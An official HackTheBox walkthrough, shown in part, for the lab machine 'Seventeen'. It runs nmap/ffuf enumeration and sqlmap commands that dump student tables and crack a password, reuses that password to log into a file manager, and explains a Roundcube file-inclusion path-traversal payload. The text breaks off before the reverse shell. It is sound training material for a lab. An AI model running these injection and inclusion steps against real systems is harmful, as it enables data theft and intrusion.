HACKTHEBOX

Seventeen

16st May 2022 / Document No D22.100.172

Prepared By: amra

Machine Author: kavigihan

Difficulty: Hard

Classification: Official

Synopsis

Seventeen is a hard Linux machine that features an SQL injection vulnerability in an `exam management system` web application, which allows dumping the available databases from the remote machine. From there, a new vhost can be discovered which is an old file management system. Enumerating the available files, another vhost that runs a Roundcube instance can be found. Combining some clues, like the date that the files were uploaded to the management system and the contents of the files, it turns out that the version of the installed Roundcube instance is vulnerable to a PHP file inclusion vulnerability, enabling an attacker to get a reverse shell. Then, enumerating the remote system as `www-data` some hard coded credentials can be found. It turns out that these credentials are valid for the user `mark` over SSH. Afterwards, it is discovered that on the remote machine a local `npm` registry is running. Installing a private npm module reveales another set of hard-coded credentials, this time for the user `kavi`. For the root part, `kavi` is able to run a package dependency resolve script as `root`. The script uses `npm` again to install the packages, so an attacker can create a private registry to his machine, host a malicious npm package and point the script to that registry. Then after the malicious package is executed a reverse shell as `root` can be obtained.

Skills Required

- Enumeration

- SQL injection
- Source code review

Skills Learned

- PHP file inclusion
- Npm usage
- Npm registry

Enumeration

Nmap


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.165 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.165
```

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.165 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.165

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
8000/tcp open  http    Apache httpd 2.4.38
```

Nmap output reveals three ports open. On port 22 an SSH server is running, on port 80 an Apache web server and on port 8000 a different version of an Apache web server. Since we don't currently have any valid SSH credential, we should begin our enumeration by visiting port `8000` and `80` respectively.

Apache - Port 8000


Upon visiting `http://10.10.11.165:8000` we get a `Forbidden` message.



For now, we don't have any clues on how to access any content on this port so we proceed to examine port `80`.

Apache - Port 80

Upon visiting `http://10.10.11.165` we get the following static webpage:



At the top left corner, we can see a new hostname. We should modify our `hosts` file accordingly:

```
echo "10.10.11.165 seventeen.htb" | sudo tee -a /etc/hosts
```

Now, that we have a hostname we can use `Ffuf` to fuzz for other vhosts:


```
ffuf -H 'Host: FUZZ.seventeen.htb' -u 'http://seventeen.htb' -w
/usr/share/seclists/Discovery/Web-Content/raft-small-directories-lowercase.txt  -fw
2760
```

```
ffuf -H 'Host: FUZZ.seventeen.htb' -u 'http://seventeen.htb' -w /usr/share/seclists/Discovery/Web-Content
/raft-small-directories-lowercase.txt  -fw 2760

________________________________________________

 :: Method           : GET
 :: URL              : http://seventeen.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-small-directories-lowercase.txt
 :: Header           : Host: FUZZ.seventeen.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response words: 2760
________________________________________________

exam                    [Status: 200, Size: 17375, Words: 3222, Lines: 348, Duration: 357ms]
:: Progress: [17770/17770] :: Job [1/1] :: 620 req/sec :: Duration: [0:00:29] :: Errors: 0 ::
```

We have discovered the `exam` vhost. Let's modify our `hosts` once again to include the new vhost:

```
echo "10.10.11.165 exam.seventeen.htb" | sudo tee -a /etc/hosts
```

We can now visit `http://exam.seventeen.htb` :



We are presented with an `Examination Management System`. We can use `searchsploit` to check if there are any public exploits related to this web application.

```
searchsploit exam management system
```

```
searchsploit exam management system
------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                      |  Path
------------------------------------------------------------------------------------ ---------------------------------
Exam Hall Management System 1.0 - Unrestricted File Upload (Unauthenticated)        | php/webapps/50103.php
Exam Hall Management System 1.0 - Unrestricted File Upload + RCE (Unauthenticated)  | php/webapps/50111.py
Exam Reviewer Management System 1.0 - Remote Code Execution (RCE) (Authenticated)   | php/webapps/50726.txt
Exam Reviewer Management System 1.0 - 'id' SQL Injection                            | php/webapps/50725.txt
------------------------------------------------------------------------------------ ---------------------------------
```

We don't have any credentials for the web application so we are interested in the `SQL injection` vulnerability that doesn't require authentication. Let's review how we can exploit this SQL injection:

```
searchsploit -x php/webapps/50725.txt
```

```
searchsploit -x php/webapps/50725.txt

# Exploit Title: Exam Reviewer Management System 1.0 - 'id' SQL Injection
# Date: 2022-02-18
# Exploit Author:  Juli Agarwal(@agarwaljuli)

<SNIP>

*SQLMAP COMMAND*
*# sqlmap -u "127.0.0.1/erms/?p=take_exam&id=1" -p id --dbs --level 3*
```

The exploit entry informs us that the `id` parameter is vulnerable to an SQL injection and it also provides an SQLmap command, so we can proceed and try that. Keep in mind that the web application on the remote machine is on the base web folder on the `exam` vhost so we won't specify the `/erms` directory in our case:

```
sqlmap -u "http://exam.seventeen.htb/?p=take_exam&id=1" -p id --dbs --level 3 --batch
```

```
sqlmap -u "http://exam.seventeen.htb/?p=take_exam&id=1" -p id --dbs --level 3 --batch

<SNIP>
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 428 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: p=take_exam&id=1' AND 3135=3135-- zWeh

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: p=take_exam&id=1' AND (SELECT 4674 FROM (SELECT(SLEEP(5)))lKoR)-- XoPf
---
<SNIP>
available databases [4]:
[*] db_sfms
[*] erms_db
[*] information_schema
[*] roundcubedb
<SNIP>
```

SQLmap has discovered four available databases. Our next step would be to enumerate the databases for interesting tables:

```
sqlmap -u "http://exam.seventeen.htb/?p=take_exam&id=1" -p id --dbs --level 3 --batch -D db_sfms --tables
```

```
sqlmap -u "http://exam.seventeen.htb/?p=take_exam&id=1" -p id --dbs --level 3 --batch -D db_sfms --tables

<SNIP>
Database: db_sfms
[3 tables]
+---------+
| user    |
| storage |
| student |
+---------+
<SNIP>
```

The `students` table inside the `db_sfms` database seems like it could contain some credentials and personal information regarding the students that use this system. Let's dump the contents of this table:

```
sqlmap -u "http://exam.seventeen.htb/?p=take_exam&id=1" -p id --dbs --level 3 --batch -D db_sfms -T student --threads=10 --dump
```

```
sqlmap -u "http://exam.seventeen.htb/?p=take_exam&id=1" -p id --dbs --level 3 --batch -D db_sfms -T student --threads=10 --dump

<SNIP>
Database: db_sfms

Table: student
[4 entries]
+---------+----+--------+---------+----------+--------------------------------------------------+-----------+
| stud_id | yr | gender | stud_no | lastname | password                                         | firstname |
+---------+----+--------+---------+----------+--------------------------------------------------+-----------+
| 1       | 1A | Male   | 12345   | Smith    | 1a40620f9a4ed6cb8d81a1d365559233                 | John      |
| 2       | 2B | Male   | 23347   | Mille    | abb635c915b0cc296e071e8d76e9060c                 | James     |
| 3       | 2C | Female | 31234   | Shane    | a2afa567b1efdb42d8966353337d9024 (autodestruction) | Kelly     |
| 4       | 3C | Female | 43347   | Hales    | a1428092eb55781de5eb4fd5e2ceb835                 | Jamie     |
+---------+----+--------+---------+----------+--------------------------------------------------+-----------+
<SNIP>
```

SQLmap has successfully dumped the contents of the `student` table and it has also cracked the password of `Kelly` to `autodestruction`. Unfortunately, these credentials don't seem to work for SSH and we don't have any other place to login, so we continue with our enumeration of the remote databases. Looking at the databse `erms_db` we find a `users` table:


```
sqlmap -u "http://exam.seventeen.htb/?p=take_exam&id=1" -p id --dbs --level 3 --batch -D erms_db -T users  --threads=10 --dump
```


```
sqlmap -u "http://exam.seventeen.htb/?p=take_exam&id=1" -p id --dbs --level 3 --batch -D erms_db -T users  --threads=10 --dump

<SNIP>
+----+------+-------+----------+----------+------------------+--------------+------------+------------+---------------------+
| id | type | avatar| lastname | password | username         | firstname    | date_added | last_login | date_updated        |
+----+------+-------+----------+----------+------------------+--------------+------------+------------+---------------------+
| 1  | 1    | ../oldmanagement/files/avatar.png | Admin    | <SNIP> | admin    | Adminstrator | <SNIP> | NULL       | <SNIP> |
<SNIP>
+----+------+-------+----------+----------+------------------+--------------+------------+------------+---------------------+
<SNIP>
```

Looking at the `avatar` field we see a path that contains a directory called `oldmanagement`. Since web applications are usually hosted in `/var/www/` directory, maybe `oldmanagement.seventeen.htb` is another vhost that we weren't able to find out by fuzzing. Let's add this entry to our `hosts` file and check if it is truly a valid vhost:

```
echo "10.10.11.165 oldmanagement.seventeen.htb" | sudo tee -a /etc/hosts
```


Now, let's attempt to access `http://oldmanagement.seventeen.htb`:





Not only `oldmanagement` is a valid vhost but we got redirected to port `8000` so it seems that we can only access pages through hostnames on this port.

Looking at the website we are presented with a login screen where we can try out the credentials we have retrieved. It is worth mentioning that the login page expects a `Student no` and not a username. So, we refer back to our database enumeration steps and we find that the `student no` of `Kelly` is `31234`. Using `31234`:`autodestruction` as the credentials, we are able to login.



Looking at the web application it seems that we can upload some files and there is a `Marksheet-finals.pdf...` file that we can download. First of all, let's check the contents of the provided pdf:

Dear Kelly,

Hello! Congratulations on the good grades. Your hard work has paid off! But I do want to point out that you are lacking marks in Science. All the other subjects are perfectly fine and acceptable. But you do have to work on your knowledge in Science related areas.

Mr. Sam, your science teacher has mentioned to me that you are lacking in the Physics section specifically. So we thought maybe we could work on those skills by organizing some extra classes. Some other colleagues of yours have already agreed to this and are willing to attend the study sessions at night.

Please let Mr. Sam know the exact time when you can participate in the sessions. And he wanted you to know that he won't be active thorough the socials these days. You can use our new webmail service instead. (https://mastermailer.seventeen.htb/)


Also, your request to add the past papers to the file management application was acknowledged by the server management staff. They informed that those were stored and will be available for you to download shortly.

Thanks,
Mr.StevenBanks
TIC


The file contains the grades of `Kelly` and a message from `StevenBanks`. Inside the message we can spot another vhost `mastermailer`. Let's modify our `hosts` file once again:

```
echo "10.10.11.165 mastermailer.seventeen.htb" | sudo tee -a /etc/hosts
```

Now, we can access `http://mastermailer.seventeen.htb`.




We are presented with a Roundcube installation also on port `8000`. Trying default credentials yields no results, as does trying credentials for `Kelly`. Our next step would be to identify the version of Roundcube installed on the remote machine. On the message to `Kelly` from `StevenBanks` it is mentioned that the webmail service is **new** and the document was upload on the `oldmanagment` on `2020-01-26, 06:57 PM` so we should search for version released around that time.



It turns out that version `1.4.2` was released around that time, so we can search for CVEs realated to roundcube version `1.4.2`. Using Google, we find this PoC for CVE-2020-12640, a PHP file inclusion vulnerability.

Looking at the exploit, it requires that `/installer` is present on the server. We can confirm it's there by visiting `http://mastermailer.seventeen.htb:8000/mastermailer/installer`:



So the remote instance is most probably vulnerable to this exploit.

Foothold

Up until now, we have identified a possible vulnerability that affects the remote instance of Roundcube. Our next step would be to identify the requirements for this exploit to work.

Reading through the vulnerability, we can see that the `_plugin_<name>` parameters **do not perform sanitization/input filtering**. So we can use something like `../../../../../../path/to/plugin` and include a malicious PHP file. The only thing that we have to consider is that we need to provide a path that we are able to upload files to.

We have the ability to upload PHP files from the file management application. But one major problem arises. If we take a look at the exploit inside the PoC, it states:

```
Note: By viewing the error logs, we can see that Roundcube now tries to load the
"/var/www/html/roundcube/plugins/../../../../../../dev/shm/zipdownload/../../../../../.
./dev/shm/zipdownload.php" file, which resolves to "/dev/shm/zipdownload.php".
```

So when we use `../../../../../../dev/shm/zipdownload` as our payload the application is trying to include `/var/www/html/roundcube/plugins/../../../../../../dev/shm/zipdownload/../../../../../../dev/shm/zipdownload.php`. The thing to note here is that the PHP file and the directory we specify **have to be in the same directory**. In other words the name of our malicious PHP file needs to have the same name as a directory in the remote directory where the uploads as stored.

Since the file management application is open source, we can review the source code and see how the application is handling and saving the uploaded files.

